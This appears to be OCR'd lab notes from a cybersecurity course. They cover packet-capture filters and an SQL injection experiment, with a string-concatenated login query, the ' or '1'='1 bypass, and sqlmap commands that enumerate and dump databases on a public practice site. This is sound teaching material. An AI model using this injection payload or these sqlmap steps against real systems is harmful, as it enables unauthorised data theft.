
2]Filter by Delta Time :

Displays tcp packets with delta time of greater than 0.500 sec




3]Filter by Byte Sequence:

Displays packets which contain a particular byte sequence.



4]Filter by Source IP Address:


Displays packets which have source IP address same as the one provided in the argument.




Experiment 11 - SQL injection

Normal Scenario
“ SELECT name FROM user WHERE username = ‘ “ + username + “ ’ and password = ‘ “ + password + “ ’ “;

Vulnerable Scenario
“ SELECT name FROM user WHERE username = ‘ “ + username + “ ’ and password = ‘ “ unknown‘ or ’1‘=’1” ’ “;




$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1




$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1’


$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 –dbs



$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D “databaseName” –tables



$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D “databaseName” –columns



$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D “databaseName” -T “TableName” - C “ColumnName” –dump